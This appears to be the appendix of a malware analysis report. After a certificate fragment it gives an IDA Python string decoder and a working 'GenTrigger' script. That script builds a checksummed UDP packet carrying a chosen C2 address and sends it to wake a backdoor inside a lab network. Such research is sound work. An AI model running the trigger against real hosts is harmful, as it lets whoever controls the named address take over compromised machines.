b24gU2VydmljZXMgRGl2aXNpb24xITAfBgNVBAMMGFRoYXd0ZSBQcmVtaXVtIFNl
cnZlciBDQTEoMCYGCSqGSIb3DQEJARYZcHJlbWl1bS1zZXJ2ZXJAdGhhd3RlLmNv
bTCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBAMfHJIl4/Xdo896Rlyqr
3VcKnLAAqIJkpgl90Z6bxUDpwa41H3ZDa7As4ZO9xa+lXGn9XB9u34TqJPkyhSKg
3wYK02KTCwVMI/gf506KpFvocTHpScnXs0xUoxsM8qEiDV2pTe447rmyaLyWcT5d
hbzkPl0WuDmEWMhfC2R9z4+mlsbwMAy9PN/JYzxz7cR48qj4j9hhEwkJ1+yJKXBV
AV9CdgLYfJXrA7A4Hxgc0ECKJmpovskv/DlxM8RxOsHfVtyG4ZgqmRraxUelirlf
tLj0fIkLaP7xvo1QSgiqQffbBOiDg9PN3H2wezFOmeDg9RIR6qvhzhyNpZjANiiC
JzMCAwEAAaOCAUIwggE+MA8GA1UdEwEB/wQFMAMBAf8wHQYDVR0OBBYEFPMFwaFb
8XaB2C3+/ShhC1q0/bHlMIH7BgNVHSMEgfMwgfCAFPMFwaFb8XaB2C3+/ShhC1q0
/bHloYHUpIHRMIHOMQswCQYDVQQGEwJaQTEVMBMGA1UECAwMV2VzdGVybiBDYXBl
MRIwEAYDVQQHDAlDYXBlIFRvd24xHTAbBgNVBAoMFFRoYXd0ZSBDb25zdWx0aW5n
IGNjMSgwJgYDVQQLDB9DZXJ0aWZpY2F0aW9uIFNlcnZpY2VzIERpdmlzaW9uMSEw
HwYDVQQDDBhUaGF3dGUgUHJlbWl1bSBTZXJ2ZXIgQ0ExKDAmBgkqhkiG9w0BCQEW
GXByZW1pdW0tc2VydmVyQHRoYXd0ZS5jb22CAQAwDgYDVR0PAQH/BAQDAgGGMA0G
CSqGSIb3DQEBCwUAA4IBAQDBqNA1WFp15AM8l7oDgqa/YHvoGmfcs48Ak8YtrDEF
tLRyz1+hr/hhfR8Hm1hZ0oj1vAzayhCGKdQTk42mq90dG4tViNYMq4mFKmOoVnw6
u4C8BCPfxmuyNFdw9TVqTjdwWqWM84VMg3Cq3ZrEa94DMOAXm3QXcDsar7SQn5Xw
LCsU7xKJc6gwk4eNWEGxFJwS0EwPhBkt1lH4OD11jH0Ukr5rRJvh1blUiOHPd3//
kzeXNozA9PwoH4wewqk8bXZhj5ZA9LR7rm+5OrCoWXofgn1Gi2yd+LWWCrE7NBWm
yRelxOSPRSQ1fvAVvuRrCnCJgKxG/2Ba2DLs95u6IxYX
-----END CERTIFICATE-----

附录

0x1 Decode_RES

```
import idautils
import ida_bytes

def decode(addr,len):
    tmp=bytearray()

    buf=ida_bytes.get_bytes(addr,len)
    for i in buf:
        tmp.append(~i&0xff)

    print("%x, %s" %(addr,bytes(tmp)))
    ida_bytes.put_bytes(addr,bytes(tmp))
    idc.create_strlit(addr,addr+len)

calllist=idautils.CodeRefsTo(0x0804F1D8,1)
for addr in calllist:
    prev1Head=idc.prev_head(addr)
    if 'push    offset' in idc.generate_disasm_line(prev1Head,1) and
idc.get_operand_type(prev1Head,0)==5:
        bufaddr=idc.get_operand_value(prev1Head,0)
        prev2Head=idc.prev_head(prev1Head)

        if 'push' in idc.generate_disasm_line(prev2Head,1) and
idc.get_operand_type(prev2Head,0)==5:
            leng=idc.get_operand_value(prev2Head,0)
            decode(bufaddr,leng)
```

0x02 GenTrigger

```
import random
import socket


def crc16(data: bytearray, offset, length):
  if data is None or offset < 0 or offset > len(data) - 1 and offset + length >
len(data):
    return 0
  crc = 0xFFFF
  for i in range(0, length):
    crc ^= data[offset + i] << 8
    for j in range(0, 8):
      if (crc & 0x8000) > 0:
        crc = (crc << 1) ^ 0x1021
      else:
        crc = crc << 1
  return crc & 0xFFFF

def Gen_payload(ip:str,port:int):
    out=bytearray()
    part1=random.randbytes(92)
    sum=crc16(part1,8,84)

    offset1=sum % 0xc8
    offset2=sum % 0x37
    padding1=random.randbytes(offset1)
    padding2=random.randbytes(8)


    host=socket.inet_aton(ip)
    C2=bytearray(b'\x01')
    C2+=host
    C2+=int.to_bytes(port,2,byteorder="big")
    key=b'NetlabPatched,Enjoy!'
    C2 = C2+key +b'\x00\x00'
    c2sum=crc16(C2,0,29)
    C2=C2[:-2]
    C2+=(int.to_bytes(c2sum,2,byteorder="big"))

    flag=0x7f*10
    out+=part1
    out+=padding1
    out+=(int.to_bytes(sum,2,byteorder="big"))
    out+=(int.to_bytes(flag,2,byteorder="big"))
    out+=padding2

    tmp=bytearray()
    for i in range(29):
      tmp.append(C2[i] ^ out[offset2+8+i])
    out+=tmp

    leng=472-len(out)
```

```
    lengpadding=random.randbytes(random.randint(0,leng+1))
    out+=lengpadding

    return out

payload=Gen_payload('192.168.159.128',6666)
sock=socket.socket(socket.AF_INET,socket.SOCK_DGRAM)
sock.sendto(payload,("192.168.159.133",2345))  # 任意端口
```